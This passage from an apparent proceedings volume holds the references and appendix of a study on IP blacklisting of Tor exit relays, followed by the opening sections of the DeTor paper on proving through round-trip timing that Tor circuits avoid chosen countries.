[2] Sheharbano Khattak, David Fifield, Sadia Afroz, Mobin Javed, Srikanth Sundaresan, Vern Paxson, Steven J. Murdoch, and Damon McCoy. Do you see what I see?: Differential treatment of anonymous users. In *Network and Distributed System Security Symposium 2016*. IETF, 2016.

[3] Tor Project: Anonimity Online. Tor Metrics. Available at https://metrics.torproject.org.

[4] Peter Zavlaris. Cloudflare vs Tor: Is IP Blocking Causing More Harm than Good? Distill Networks' Blog. Available at `https://resources.distilnetworks.com/all-blog-posts/cloudflare-vs-tor-is-ip-blocking-causing-more-harm-than-good`.

[5] Christophe Cassa. Tor – the good, the bad, and the ugly. Sqreen blog, 2016. Available at `https://blog.sqreen.io/tor-the-good-the-bad-and-the-ugly/`.

[6] Akamai. Akamai's [state of the internet] / security, Q2 2015 report. `https://www.stateoftheinternet.com/downloads/pdfs/2015-cloud-security-report-q2.pdf`.

[7] Ben Herzberg. Is TOR/I2P traffic bad for your site? Security BSides London 2017. Available at `https://www.youtube.com/watch?v=ykqN36hCsoA`.

[8] IBM. IBM X-Force Threat Intelligence Quarterly,3Q 2015. IBM website. Available at `http://www-01.ibm.com/common/ssi/cgi-bin/ssialias?htmlfid=WGL03086USEN`.

[9] Aviv Ron, Alexandra Shulman-Peleg, and Emanuel Bronshtein. No sql, no injection? examining nosql security. *CoRR*, abs/1506.04082, 2015.

[10] Mike Perry. The Trouble with CloudFlare. `https://blog.torproject.org/blog/trouble-cloudflare`.

[11] Michael Carl Tschantz, Sadia Afroz, Vern Paxson, et al. SoK: Towards Grounding Censorship Circumvention in Empiricism. In *Security and Privacy (SP), 2016 IEEE Symposium on*, pages 914–933. IEEE, 2016.

[12] Roya Ensafi, David Fifield, Philipp Winter, Nick Feamster, Nicholas Weaver, and Vern Paxson. Examining how the Great Firewall discovers hidden circumvention servers. In *Internet Measurement Conference*. ACM, 2015.

[13] Philipp Winter and Stefan Lindskog. How the Great Firewall of China is blocking Tor. In *Free and Open Communications on the Internet*, Bellevue, WA, USA, 2012. USENIX.

[14] Roya Ensafi, Philipp Winter, Abdullah Mueen, and Jedidiah R. Crandall. Analyzing the Great Firewall of China over space and time. *Privacy Enhancing Technologies*, 1(1), 2015.

[15] Abdelberi Chaabane, Terence Chen, Mathieu Cunche, Emiliano De Cristofaro, Arik Friedman, and Mohamed Ali Kaafar. Censorship in the wild: Analyzing Internet filtering in Syria. In *Internet Measurement Conference*. ACM, 2014.

[16] David Fifield and Lynn Tsai. Censors delay in blocking circumvention proxies. In *6th USENIX Workshop on Free and Open Communications on the Internet (FOCI 16)*. USENIX Association, 2016.

[17] The Tor Project. Is there a list of default exit ports? Tor FAQ. Accessed Feb. 14, 2017. https://www.torproject.org/docs/faq.html.en#DefaultExitPorts.

[18] Contributors to the Tor Project. Reducedexitpolicy. Tor Wiki, 2016. Version 33 (May 8, 2016). https://trac.torproject.org/projects/tor/wiki/doc/ReducedExitPolicy?version=33.

[19] Details for: apx1. Atlas. Available at https://atlas.torproject.org/#details/51377C496818552E263583A44C796DF3FB0BC71B.

[20] Details for: apx2. Atlas. Available at https://atlas.torproject.org/#details/A6B0521C4C1FB91FB66398AAD523AD773E82E77E.

[21] Details for: apx3. Atlas. Available at https://atlas.torproject.org/#details/38A42B8D7C0E6346F4A4821617740AEE86EA885B.

[22] Torland1 history. Exonerator. Available at https://exonerator.torproject.org/?ip=37.130.227.133×tamp=2017-01-01&lang=en.

[23] Details for: jahjah. Atlas. Available at https://atlas.torproject.org/#details/2B72D043164D5036BC1087613830E2ED5C60695A.

[24] Icecat: The open catelog. http://icecat.us/. Available at http://icecat.us/.

[25] Mick. [tor-relays] what to do about icecat.biz abuse complaints? https://lists.torproject.org/pipermail/tor-relays. Available at https://lists.torproject.org/pipermail/tor-relays/2012-April/001273.html.

[26] Ofer Gayer. Semalt hijacks hundreds of thousands of computers to launch a referrer spam campaign. https://www.incapsula.com/blog. Available at https://www.incapsula.com/blog/semalt-botnet-spam.html.

[27] Tor Project: Anonimity Online. Tor Metrics: Users. Available at https://metrics.torproject.org/userstats-relay-country.html.

[28] Facebook Threat Exchange. https://developers.facebook.com/products/threat-exchange.

[29] The Tor Project. Design for a Tor DNS-based exit list. Design document. https://gitweb.torproject.org/tordnsel.git/tree/doc/torel-design.txt.

[30] VPN Gate Academic Experiment Project at National University of Tsukuba, Japan. VPN Gate: Public VPN Relay Servers. http://www.vpngate.net/en/.

[31] Privax, Ltd. Free Proxy List – Public Proxy Servers (IP PORT) – Hide My Ass! http://proxylist.hidemyass.com.

[32] The Internet Archive. Internet Archive: Wayback Machine. https://archive.org/web/.

[33] Evan Klinger and David Starkweather. phash–the open source perceptual hash library. *pHash. Ανακτήθηκε*, 14(6), 2012.

[34] McAfee. Customer URL ticketing system. www.trustedsource.org/en/feedback/url?action=checklist.

[35] Distil Networks. Help Center: Third Party Plugins That Block JavaScript. https://help.distilnetworks.com/hc/en-us/articles/212154438-Third-Party-Browser-Plugins-That-Block-JavaScript.

[36] Tariq Elahi, George Danezis, and Ian Goldberg. Privex: Private collection of traffic statistics for anonymous communication networks. In *Proceedings of the 2014 ACM SIGSAC Conference on*

Computer and Communications Security, CCS '14, pages 1068–1079, New York, NY, USA, 2014. ACM.

[37] Akshaya Mani and Micah Sherr. Historε: Differentially Private and Robust Statistics Collection for Tor. In *Network and Distributed System Security Symposium (NDSS)*, February 2017.

[38] Rob Jansen and Aaron Johnson. Safely measuring tor. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS '16)*. ACM, 2016.

[39] George Tankersley, Filippo Valsorda, and Alex Davidson. Solving the Cloudflare CAPTCHA (RWC2017). Real-World Crypto (RWC 2017). https://speakerdeck.com/gtank/solving-the-cloudflare-captcha-rwc2017.

Appendix

A Picking threshold values for *proactive* blacklisting

We classify a blacklist as *proactive* if it enlists a large fraction of Tor exit relays within the first 24 hours of them appearing in the consensus. In order to decide the threshold for the fraction of Tor exit relays that, if blocked within 24 hours, we should consider the blacklist, we analyze the value of the fraction for all blacklists. We find two blacklists: *Snort IP* and *Paid Aggregator* blacklist 37% and 31% of all Tor exits within 24 hours, respectively. All other blacklists listed fewer than 5% of Tor IP addresses within 24 hours. This large difference in the behaviour of blacklists encouraged us to pick the threshold as 30%.

B Classifying exit policies

In this section we describe our method for classifying the exit policies of all exit relays observed in 2015 and 2016. Since each relay could potentially have an arbitrary set of ports open (from the 65,535 possible ports), comparing the *openness* of exit policies is difficult. To simplify the process, we parse the exit policy of each relay to extract the set of open ports and then compute the Jaccard similarity between the relay's open ports and each of the well-known exit policies that Tor supports (Default, Reduced, Reduced-Reduced, Lightweight and Web). We classify a relay into one of the 5 categories based on the Jaccard similarity value. To ensure that the similarity in policy is large enough, we classify the relay to the category of highest similarity, provided that the similarity value is at least 0.7. Only the relays with a high enough similarity value with any of the well known exit policies are considered for further analysis.

C IP blacklisting and relay characteristics

We train a linear regression model to find the impact of relay characteristics like uptime, policy, and consensus weight on the time a relay spends on *reactive* blacklists. The observed variable is the ratio of hours spent on the blacklist to the uptime of the relay. We trained the model on 20,500 exit relays' data (with feature scaling) and found that the coefficients learned for all the factors are extremely small (consensus weight = -0.00007, uptime = 0.009, policy = -0.00001). This shows that these factors have very little impact on blacklisting of relays. It also suggests that changing to more conservative exit policies does not reduce the chances of relays getting blacklisted.

DeTor: Provably Avoiding Geographic Regions in Tor

Zhihao Li, Stephen Herwig, and Dave Levin
University of Maryland

Abstract

Large, routing-capable adversaries such as nation-states have the ability to censor and launch powerful deanonymization attacks against Tor circuits that traverse their borders. Tor allows users to specify a set of countries to exclude from circuit selection, but this provides merely the illusion of control, as it does not preclude those countries from being on the path *between* nodes in a circuit. For instance, we find that circuits excluding US Tor nodes definitively avoid the US 12% of the time.

This paper presents DeTor, a set of techniques for proving when a Tor circuit has avoided user-specified geographic regions. DeTor extends recent work on using speed-of-light constraints to prove that a round-trip of communication physically could not have traversed certain geographic regions. As such, DeTor does not require modifications to the Tor protocol, nor does it require a map of the Internet's topology. We show how DeTor can be used to avoid censors (by never transiting the censor once) and to avoid timing-based deanonymization attacks (by never transiting a geographic region twice). We analyze DeTor's success at finding avoidance circuits through simulation using real latencies from Tor.

1 Introduction

Tor [8] has proven to be an effective tool at providing anonymous communication and combating online censorship. Over time, Tor's threat model has had to adapt to account for powerful nation-states who are capable of influencing routes into and out of their borders—so-called *routing-capable* adversaries [34].

We consider two key threats that the presence of routing-capable adversaries now makes a practical reality. First, routing-capable adversaries can (and regularly do) censor Tor traffic. While it is well-known that some countries block Tor traffic beginning or ending within borders, recent studies have shown that some also block any Tor traffic that happens to transit *through* their borders [4]. Second, routing-capable adversaries can launch deanonymization attacks against Tor. If an adversarial network is on the path of the circuit between source and entry, and between exit and destination, then it can introduce small, detectable jitter between packets to correlate the two connections and therefore uncover the source and destination [19].

In light of increasingly powerful attacks like these, Tor has added the ability for users to specify a set of countries to exclude when selecting circuits. However, as we will demonstrate, this offers users only the illusion of control over where their traffic does not go. Among the circuits that Tor uses to ostensibly ignore the US, we could identify only 12% of them as definitively avoiding the US. Alternative schemes have been proposed that involve using `traceroute` to construct a map of the Internet's topology. However, routing-capable adversaries can easily (and regularly do [35]) provide incomplete responses to `traceroute`, precluding provable security from mapping-based approaches.

In this paper, we present a set of techniques that can *prove* that a circuit has avoided a geographic region. One of the most powerful features of these techniques is how little they require compared to many prior approaches: they do not require modifying the hardware [3] or routing protocols [30] of the Internet, nor do they require a map of the Internet's routing topology [12]. Instead, our work extends recent work on "provable avoidance routing" [24] that uses geographic distances and speed-of-light constraints to prove where packets physically could not have traversed. Users can specify arbitrary geographic regions (our techniques do not rely on any notion of network topology or ownership), and we return per-packet proofs of avoidance, when available.

We construct avoidance in Tor in two applications:

Never-once proves that packets forwarded along a circuit never traversed a given geographic region, even once. With this, users can avoid website fingerprinting attacks [23] and censoring regimes [4].

Never-twice proves that packets forwarded along a circuit do not reveal more information to a geographically constrained adversary than is strictly necessary by ensuring that they do not appear on two non-contiguous legs of the Tor circuit. With this, users can prevent certain deanonymization attacks [2, 17, 29, 10, 15].

In sum, this paper makes the following contributions:

- We introduce the notion of Tor circuits that *provably* avoid regions of the world. Unlike prior approaches, our proofs do not depend on any model of network or

AS-level topologies, and are instead based on round-trip time measurements. Therefore, they are easy to collect, do not require modifications to Tor, and do not depend on Internet measurements that are manipulable by a powerful adversary.

- We present the design, analysis, and evaluation of two novel forms of avoidance: never-once to avoid censors and website fingerprinting attacks, and never-twice to avoid various traffic deanonymization attacks.
- We build these techniques in a system we call *DeTor*, and evaluate it using real Tor latencies collected by the Ting measurement tool [6]. We show that provable, never-once avoidance is possible even when avoiding routing-central countries like the US, and that provable never-twice avoidance works for *98.6%* of source-destination pairs not in the same country.

Collectively, our results show that, with client-side techniques alone, it is possible to achieve greater control over where Tor data does *not* go. We believe this to be a powerful building block in future defenses.

2 Background and Related Work

In this section, we describe some of the attacks that are possible against Tor from a powerful routing-capable adversary. We also discuss prior work that has sought to mitigate these attacks. First, we begin by reviewing the relevant details of the Tor protocol.

2.1 A Brief Review of Tor

Tor [8] is a peer-to-peer overlay routing system that achieves a particular type of anonymity known as unlinkable communication. A source-destination pair is *unlinkable* if no one other than the two endpoints can identify *both* the source and destination. That is, an observer may know the source (or destination) is communicating with *someone*, but cannot identify with whom.

Tor achieves unlinkable communication by routing traffic through a *circuit*: a sequence of overlay hosts. There are typically three hosts in a circuit: an entry node[1] (who communicates with the source), a middle node, and an exit node (who communicates with the destination). The source node is responsible for choosing which Tor routers to include in a circuit, and for constructing the circuit. Tor's default circuit selection algorithm chooses nodes almost uniformly at random to be in a circuit, with three notable exceptions: (1) nodes with greater bandwidth are chosen more frequently, (2) no two nodes from the same subnet are chosen to be in the same circuit, and (3) no nodes are chosen from a user-specified list of countries to ignore.

[1] Alternatively, clients can make use of so-called bridge nodes, which are in essence non-public entry nodes. Because they serve the same purpose as traditional entry nodes, they pose no difference in DeTor, and so we refer to them collectively as "entry nodes."

Circuit construction is done in such a way that the only host who knows all hops on the circuit is the source: each other host knows only the hop immediately preceding and succeeding it. By the end of the circuit construction protocol, the source has established a pairwise secret (symmetric) key with each hop on the circuit.

The salient feature of Tor is the manner in which it performs "onion routing." When sending a packet p to the destination, the source encrypts p with the symmetric key it shares with the exit node; it then encrypts this ciphertext with the key shared with the middle node; and in turn encrypts this doubly-encrypted ciphertext with the key shared with the entry node. Each hop on the circuit "peels off" its layer of encryption, thereby ensuring that anyone overhearing communication between any two consecutive Tor routers learns nothing about the other Tor routers on the circuit.

2.2 Threat Model

We assume a powerful routing-capable adversary [34], e.g., a nation-state. Such an attacker has the ability to make (potentially false) routing advertisements and can therefore attract routes to its administrative domain. Thus, routing-capable adversaries are able to insert themselves onto the path between two communicating endpoints. Once on the path, they can launch various man-in-the-middle attacks by injecting, dropping, delaying, or reordering packets.

Routing-capable adversaries can also mislead or obfuscate attempts to map their networks. For example, one common approach for mapping a network is to use `traceroute`, but even benign networks sometimes refuse to respond to ICMP packets, tunnel their packets through their internal network, or simply do not decrement TTLs. These efforts effectively hide routers from a `traceroute` measurement, and could allow a nation-state adversary to hide its presence on a path. It is because of these kinds of attacks that we choose not to employ `traceroute`-based measurements in our system.

Because we are mainly focused on nation-state adversaries, we assume that the attacker can be geographically localized. For example, to avoid the United States, we assume that a user can download the geographic information (GPS coordinates) that succinctly describe where the US is (including its territories, such as Guam) and that these constitute all of the locations from which the country could launch attacks. This was the same assumption made by Levin et al. [24]. In practice, it may be possible that an adversary could infiltrate other countries' networks, but there are many instances where a nation-

state deploys its censorship mechanisms within its borders [7, 13].

This attack model extends naturally to colluding countries, such as the Five Eyes: one can simply consider them as one large "nation-state" that is constrained to its (potentially noncontiguous) borders. As we will demonstrate, because our techniques apply to noncontiguous geographic regions, they are not restricted to single nation-states, and can be applied to arbitrary sets of countries.

The attacker can also run its own Tor routers or collude with some Tor routers, but, as per the previous assumption, only within its own (or its fellow colluders') borders.

Finally, we make several assumptions about what an attacker *cannot* do. We assume the attacker cannot violate standard cryptographic assumptions, particularly that it cannot invert cryptographically secure hash functions, infer others' private keys, or forge digital signatures or MACs. Also, we note that, while an attacker can lie about having *larger* latencies (by delaying its own packets), it is unable to lie about having *lower* latencies than its links actually permit.

2.3 Attacks

This paper considers three very powerful attacks that are at the disposal of a routing-capable adversary. We review the attacks here, and then describe how prior work has sought to mitigate them.

Censorship A routing-capable adversary can censor traffic that enters its borders. Commonly, with Tor, this involves identifying the set of active Tor routers and simply dropping traffic to or from these hosts. The Tor Metrics project monitors several countries who appear to perform this kind of censorship [37].

Traffic deanonymization Consider an attacker who is able to observe the traffic on a circuit between the source and the entry node and between the exit node and the destination. The attacker can correlate these two seemingly independent flows of traffic in a handful of ways. For instance, a routing-capable adversary operating a router on the path between source and entry could introduce jitter between packets that it could detect in the packets between exit and destination. This works because Tor routers do not delay or shuffle their packets, but rather send them immediately in order to provide low latencies [6].

Website fingerprinting Even an attacker limited to observing only the traffic between the source and entry node can be capable of deanonymizing traffic. In particular, if the destination's traffic patterns (e.g., the number of bytes transferred in response to apparent requests) are well-known and unique, then an attacker may be able to infer the destination by observing the traffic on any leg of the circuit [23]. Such attacks run into challenges when there is sufficient cover traffic, but unfortunately Tor users have little control over how much cover traffic there is.

2.4 Related Work

Sneaking through censors The traditional way of mitigating censoring nation-states is to sneak through them by making would-be-censored traffic look benign. For example, decoy routing [21, 41] uses participating routers that are outside the censoring regime but on a benign path to effectively hijack traffic and redirect it to a destination that would be censored. To the censoring regime, the traffic appears to be going to a destination it permits.

Other approaches employ protocol obfuscation techniques to make one protocol look like another. A slew of systems [26, 40, 27, 38, 39, 18] has explored making Tor traffic appear to be other, innocuous traffic, notably Skype (many censors permit video chat applications, so as to allow their citizens to keep in touch with friends and family abroad). We seek an altogether different approach of *avoiding these nefarious regions altogether*, rather than trying to sneak through them. However, these are somewhat orthogonal approaches, and may be complementary in practice.

AS-aware Tor variants The work perhaps closest to ours in terms of overall goals is a series of systems that try to avoid traversing particular networks once (or twice). To the best of our knowledge, these have focused almost exclusively on using autonomous system (AS)-level maps of the Internet [2, 19, 10]. Like DeTor, the idea is that if we can reason about and enforce where our packets may (or may not) go *between* hops in the circuit, we can address attacks such as censorship and certain forms of traffic deanonymization.

As described in §2.2, however, we assume in this paper an adversary who has the ability to manipulate an observer's map of the Internet, for instance by withholding some routing advertisements, withholding `traceroute` responses, and so on. Instead of relying on these manipulable data sources, we base our proofs on *physical, natural* limitations: the fact that information cannot travel faster than the speed of light. As an additional departure from this line of work, we focus predominately on nation-state adversaries, which are easier to locate and geographically reason about than networks (which may have points of presence throughout the world).

DeTor's proofs of avoidance come at a cost that systems that do not offer provable security do not have to

pay. DeTor discards any circuit for which it cannot obtain proof of avoidance, but it is possible that there are circuits that achieve avoidance that do not meet the requirements of the proof. As a result, DeTor clients have fewer circuits to choose from than more permissive systems that rely only on AS maps, potentially leading to greater load imbalance in DeTor. We believe this to be a fundamental cost of security with provable properties; however, we also believe that future work can reduce DeTor's "false negatives."

Avoidance routing Recent work has proposed not to sneak through attackers' networks, but to avoid them altogether. Edmundson et al. [11] propose to use maps of the Internet's routing topology to infer through which countries packets traverse, and to proxy traffic through those who appear to avoid potential attackers. However, as with AS-aware Tor variants, this approach relies on data that can be significantly manipulated by the kind of powerful routing-capable adversaries that we consider. In this paper, we seek techniques that yield provable security, even in the presence of such adversaries.

Alibi Routing [24] uses round-trip time measurements and speed of light constraints to provably avoid user-specified, "forbidden" geographic regions. The Alibi Routing protocol only uses a single relay; we generalize this approach to apply to Tor's three-hop circuits. Moreover, our never-twice application avoids doubly-traversing any region of the world, and does not require an *a priori* definition of a forbidden region. We review Alibi Routing next.

3 Background: Alibi Routing

We build upon techniques introduced in Alibi Routing [24] to achieve provable avoidance in Tor. In this section, we briefly review how Alibi Routing achieves its proofs of avoidance, and we outline the challenges we address in translating it to Tor.

3.1 Proofs of Avoidance

Alibi Routing [24] is a system that provides proof that packets have avoided a user-specified geographic region. Specifically, a source node s specifies both a destination t and a *forbidden region* F. Node s trusts all nodes that are provably outside F (we return to this point at the end of this subsection). Alibi Routing then seeks to identify a relay a that is not in F and that satisfies the following property. Let $R(x,y)$ denote the round-trip time (RTT) between hosts x and y, and let R_{e2e} denote the end-to-end RTT that s observes; then for a user-configurable $\delta \geq 0$:

$$(1+\delta)\cdot R_{\text{e2e}} < \min \begin{cases} \min_{f\in F}\left[R(s,f)+R(f,a)\right]+R(a,t) \\ R(s,a)+\min_{f\in F}\left[R(a,f)+R(f,t)\right] \end{cases} \quad (1)$$

When this inequality holds, it means that the RTT for s forwarding packets through a to t is significantly less than the smallest round-trip time that would *also* include a host in the forbidden region. In other words, if s can verify that its traffic is going through a and t, then the traffic could not also go through F without inducing a noticeable increase in end-to-end round-trip time. With such a relay, s can prove that his packets avoided F with two pieces of evidence:

1. A MAC (or digital signature) from a attesting to the fact that it did indeed forward the packet, and
2. A measured end-to-end round-trip time that satisfies Eq. (1).

These two pieces of evidence form an "alibi": the packets went through a and could not also have gone through F, therefore it avoided F. As a result, Levin et al. [24] refer to a relay a who provides such a proof an *alibi peer*.

These proofs of avoidance must be obtained for *each* round-trip of communication. The factor of δ acts as an additional buffer against variable latencies. The larger δ is, the fewer potential alibis there will be, but they will be able to provide proofs of avoidance even when packets suffer an uncharacteristically high delay, for instance due to congestion. DeTor makes use of δ in the same manner.

One technical detail in Alibi Routing's proof that we will make use of is the process of computing $\min_{f\in F}[R(s,f)+R(f,a)]$ and $\min_{f\in F}[R(a,f)+R(f,t)]$. After all, how can one compute the shortest RTT through a host in an untrusted region of the world? The insight is that, if we know the geographic locations of the hosts in question, then we can obtain a lower bound on the round-trip time between them. In particular, if $D(x,y)$ denotes the great-circle distance between hosts at locations x and y, then we have the following bound:

$$\min_{f\in F}\left[R(s,f)+R(f,a)\right]+R(a,t) \geq \frac{3}{c}\cdot\left(\min_{f\in F}\left[D(s,f)+D(f,a)\right]+D(a,t)\right) \quad (2)$$

where c denotes the speed of light. In general, information cannot travel faster than the speed of light; in practice, information tends to travel no faster than two-thirds the speed of light. Coupled with a 2× factor to capture the RTT, this gives us the $\frac{3}{c}$ value in Eq. (2) as a way to convert the great-circle distance between two hosts to a

minimum RTT on the Internet. Provided with the set of geographic coordinates defining the border of F, one can compute the geographic coordinate $f \in F$ that provides this minimum distance. Critically, computing this does not require any participation from F (e.g., sending responses to pings)—it only depends on knowing the geographic coordinates of those trusted to forward the packets: s, t, and a.

As mentioned above, Alibi Routing assumes that node s trusts all nodes that are provably outside of its specified forbidden region F. To determine if a node n is definitively outside of F, s directly measures the RTT to n by asking it to echo a random nonce. Recall from §2 that attackers cannot lie about having lower latencies; thus, if this measured RTT is smaller than the theoretical minimum RTT between s and F, then n cannot be in F. Alibi Routing applies these trust inferences transitively. We adopt this assumption in our DeTor, as well.

3.2 Remaining Challenges

Applying Alibi Routing to Tor is not immediately straightforward. First, Alibi Routing is defined only with respect to a single alibi relay, whereas Tor circuits consist of three or more relays. Even if we were to extend the proofs from Eqs. (1) and (2), it is not obvious how well this would work in practice. As we will demonstrate, we are able to extend Alibi Routing's approach to Tor, and that it is surprisingly effective at finding "alibi circuits."

Second, the notion of a fixed forbidden region does not directly apply to the problem of deanonymization attacks like those described in §2.3. Recall that these attacks arise when an adversary is on both (a) the path between source and entry node and (b) the path between exit node and destination. Avoiding a region F altogether (as with Alibi Routing) ensures that F could not have launched such an attack, but it is overly restrictive to do so. Note that it is not necessary to avoid a given region altogether—it suffices to ensure that the region is not on the path *twice*, at both the entry and exit legs of the circuit. This relaxation allows users to protect themselves against deanonymization attacks launched by their home countries, whereas it would be impossible to avoid one's own country altogether.

Moreover, using a static forbidden region would require users to anticipate all of those who could have launched an attack. Ideally, a solution would be more adaptive, by permitting avoidance of the form "wherever packets might have gone between source and entry, avoid those places between exit and destination."

We demonstrate an adaptive "never-twice" technique that provably avoids regions that could launch deanonymization attacks, and we demonstrate that it is highly successful on the Tor network.

4 Provable Avoidance in Tor

In this section, we introduce how to construct proofs that a round-trip of communication (a packet and its response) over a Tor circuit has avoided geographic regions of the world. These proofs have the benefit of being easy to obtain (they largely consist of taking end-to-end round-trip time measurements), easy to deploy (they do not require modifications to Internet routing or buy-in from ISPs), and resilient to manipulation.

4.1 Never-Once Avoidance

The goal of never-once avoidance is to obtain proof that at no point during a round-trip of communication could a packet or its response have traversed a user-specified forbidden region F. Like with Alibi Routing, our proof consists of two parts:

First, we obtain proof that the packets *did* go through selected Tor routers. Whereas Alibi Routing traverses only a single relay, we traverse a circuit of at least three hops. Fortunately, Tor already includes end-to-end integrity checks in all of its relay cells [8], which successfully validate so long as the packets followed the circuit and were unaltered by those outside or inside the circuit. This serves as proof that the packets visited each hop, and, thanks to onion routing, that they visited each hop in order.

Second, we obtain proof that it could not *also* have gone through the forbidden region. To this end, we measure the end-to-end round-trip time R_{e2e} through the entire circuit, and we compute the shortest possible time necessary to go through each circuit *and* the forbidden region:

$$R_{\mathsf{min}} = \frac{3}{c} \cdot \min \begin{cases} D_{\mathsf{min}}(s,F,e,m,x,t) \\ D_{\mathsf{min}}(s,e,F,m,x,t) \\ D_{\mathsf{min}}(s,e,m,F,x,t) \\ D_{\mathsf{min}}(s,e,m,x,F,t) \end{cases} \quad (3)$$

Here, $D_{\mathsf{min}}(x_1,\ldots,x_n)$ denotes the shortest possible great-circle distance to traverse nodes $x_1 \to \cdots \to x_n$ in order. We abuse notation to also account for regions—for example, $D_{\mathsf{min}}(s,F,e) = \min_{f \in F}[D(s,f) + D(f,e)]$. Note that Eq. (3) is in essence a generalization of Alibi Routing's single-relay proof (Eq. (2)), and can be easily extended to support longer circuits.

Equation (3) captures the shortest possible distance to go through each hop in the circuit (in order) as well as through F. It also applies the observation that information tends to travel no faster than two-thirds the speed of light on the Internet. For example, in Figure 1, the top circuit has its shortest detour through F between the middle and exit nodes; the bottom circuit's shortest trajectory




Figure 1: **Never-once:** To prove that a Tor circuit has avoided region F, we compute the shortest possible distance to traverse the circuit as well as a point in F. This figure has two example circuits, showing that the shortest distance might traverse F at different legs of the circuit.

that includes F does so between source and entry.

Last, we compare this theoretical minimum RTT including F (R_{min}) with the end-to-end measured RTT (R_{e2e}), and ensure that

$$(1+\delta)\cdot R_{\mathsf{e2e}} < R_{\mathsf{min}}. \tag{4}$$

For round-trip communications that pass Tor's integrity checks and satisfy Eq. (4), we obtain our proof that the packets could not have possibly traversed the forbidden region. For those that do *not* satisfy the equation, much like Alibi Routing, we are unable to distinguish whether the packets traversed the forbidden region or, e.g., were simply delayed on a congested link. We discuss such application-level considerations in §5.3.

4.2 Never-Twice Avoidance

The goal of never-twice is to ensure that a potential adversary is not able to see and manipulate *both* the traffic between source and entry node *and* the traffic between exit node and destination. Adversaries who are on both the entry and exit legs of a circuit are able to launch deanonymization attacks [28, 14, 17, 15]. However, an adversary on no more than one of those legs cannot.

As with never-once, Tor's onion routing ensures that the packet and its response indeed traveled through the Tor circuit in order, and we measure the end-to-end round-trip time R_{e2e}. However, as described in §3.2, our step for establishing mutual exclusion requires a significantly different approach.

The attacker seeks to be on the path both between s and e (the entry leg) and between x and t (the exit leg). All other parts of the circuit (entry to middle and middle to exit) do not help the adversary in this particular attack.

Never-twice avoidance of a single host We begin by constructing a proof that a circuit could not have traversed any single host on both the entry and exit legs. Ultimately, we seek to show that there is no point p for which $\frac{3}{c}\cdot D_{\mathsf{min}}(s,p,e,m,x,p,t) \le R_{\mathsf{e2e}}$.

Iterating through all points on the Earth would be computationally infeasible; although we do not have a closed-form solution, we present an efficient empirical check.

Note that the best-case scenario for the attacker is that all traffic on the (e,m) and (m,x) legs of the circuit take the least amount of time possible: a total of $R_m = \frac{3}{c}\cdot D(e,m,x)$. This leaves a total remaining end-to-end latency of $R_{\mathsf{e2e}} - R_m$. This is the total time the packets have to traverse (s,e) and (x,t); the larger this value, the greater the chance an attacker can be on the path of both of these legs (in the extreme, were this difference on the order of seconds, there would be enough time to theoretically traverse any point on the planet on both legs).

A useful way to visualize this problem is as two ellipses. Recall that an ellipse with focal points a and b and radius r represents all points p such that $d(a,p)+d(p,b) \le r$. Larger values of r result in ellipses with greater area, while larger values of $d(a,b)/r$ result in more elongated ellipses (in the extreme, an ellipse with $d(a,b)=0$ is a circle).


Thus, we can view this problem as two ellipses—one with focal points s and e and radius r_e and the other with focal points x and t and radius r_x, such that $r_e + r_x = \frac{c}{3}\cdot(R_{\mathsf{e2e}} - R_m)$.


If these two ellipses intersect, then there could exist a host through which the traffic on both the entry and exit leg could have traversed.

Never-twice avoidance of a country The above technique for avoiding double traversal of a single host does not preclude a powerful attacker such as a nation-state from deploying multiple vantage points within their borders. For example, as in Figure 2b, consider an ellipse around the entry leg that traverses southwest Europe, and an exit leg that traverses central and eastern Europe—even though the two ellipses never intersect one another, they share two common nation states: France and Belgium. We next explore how to avoid double traversal of countries.


This process begins by identifying the set of countries that either leg could go through were all of the extra latency spent on either leg individually. This corresponds to two ellipses: one with focal points s and e and radius $\frac{c}{3}\cdot(R_{\mathsf{e2e}} - R_m) - D(x,t)$, and the other with focal points x and t and radius $\frac{c}{3}\cdot(R_{\mathsf{e2e}} - R_m) - D(s,e)$. We intersect these ellipses with a database of countries' borders to obtain the sets of countries that could have been traversed on the entry leg (C_e) and on the exit leg (C_x).


If $C_e \cap C_x = \emptyset$, as in Figure 2a, then it is not possible for the same country to have been traversed twice, and





(a) When C_e (yellow) and C_x (darker blue) do not intersect, double-traversal of any country is impossible.





(b) When C_e and C_x *do* intersect (dark green), we must compute the shortest distances for both legs to go through each country (right). The dashed lines show the shortest distances through France, and the solid lines through Belgium.

Figure 2: **Never-twice**: To prove that a Tor circuit did not traverse any given country at the beginning and end of the circuit, we compute the set of countries C_e that could have been on the path of the entry leg and the countries C_x that could have been on the exit leg. This figure shows two example circuits with different exit nodes.

we have our proof of never-twice avoidance.

However, if the intersection is non-empty, as in Figure 2b, then we need to perform additional checks. For each country $F \in C_e \cap C_x$, we ensure that the minimum RTT to go through the entry leg and F plus the minimum RTT to go through the exit leg and F is larger than the end-to-end RTT would allow:

$$\begin{aligned}\forall F \in C_e \cap C_x : \quad (1+\delta) \cdot R_{\mathsf{e2e}} \quad < \\ \frac{3}{c} \cdot \left(D_{\mathsf{min}}(s,F,e) + D(e,m,x) + D_{\mathsf{min}}(x,F,t)\right)\end{aligned} \tag{5}$$

The subtle yet important difference between Eq. (5) and the previous equations is that the right hand side need not minimize distance with respect to a single $f \in F$. Rather, there could be two distinct points in F: one on the entry leg's path and another on the exit leg's. This puts the attacker at a greater advantage; consider the above example wherein the entry leg was geographically isolated to western France and the exit leg was isolated to eastern France. When a single $f \in F$ required to be present on both legs, the packets would be required to traverse an extra distance of roughly twice the width of France. But with separate points in F, it could impose arbitrarily low additional delay.

What Eq. (5) does share in common with the other equations is that it can be computed purely locally, using only the knowledge of the circuit relays' locations and a database of countries' borders, which are readily available [16].

Never-twice avoidance of colluding countries Finally, we consider how to avoid deanonymization attacks from a group of countries who might coordinate their efforts. For example, the Five Eyes is an alliance of five countries (Australia, Canada, New Zealand, the United Kingdom, and the United States) who have agreed to share intelligence. Were such a group of countries to collude, then traversing one of them on the entry leg and another on the exit leg could result in a successful deanonymization attack.

Our above method for avoiding double-traversal of a country extends naturally to colluding nation-states. One can simply use a modified database of country borders to flag all those in an alliance as a single "country." That this would result in a set of disjoint geographic polygons is of no concern to our algorithm; in fact, many countries are already made up of disjoint regions (for instance islands off of a country's coast).

5 DeTor Design

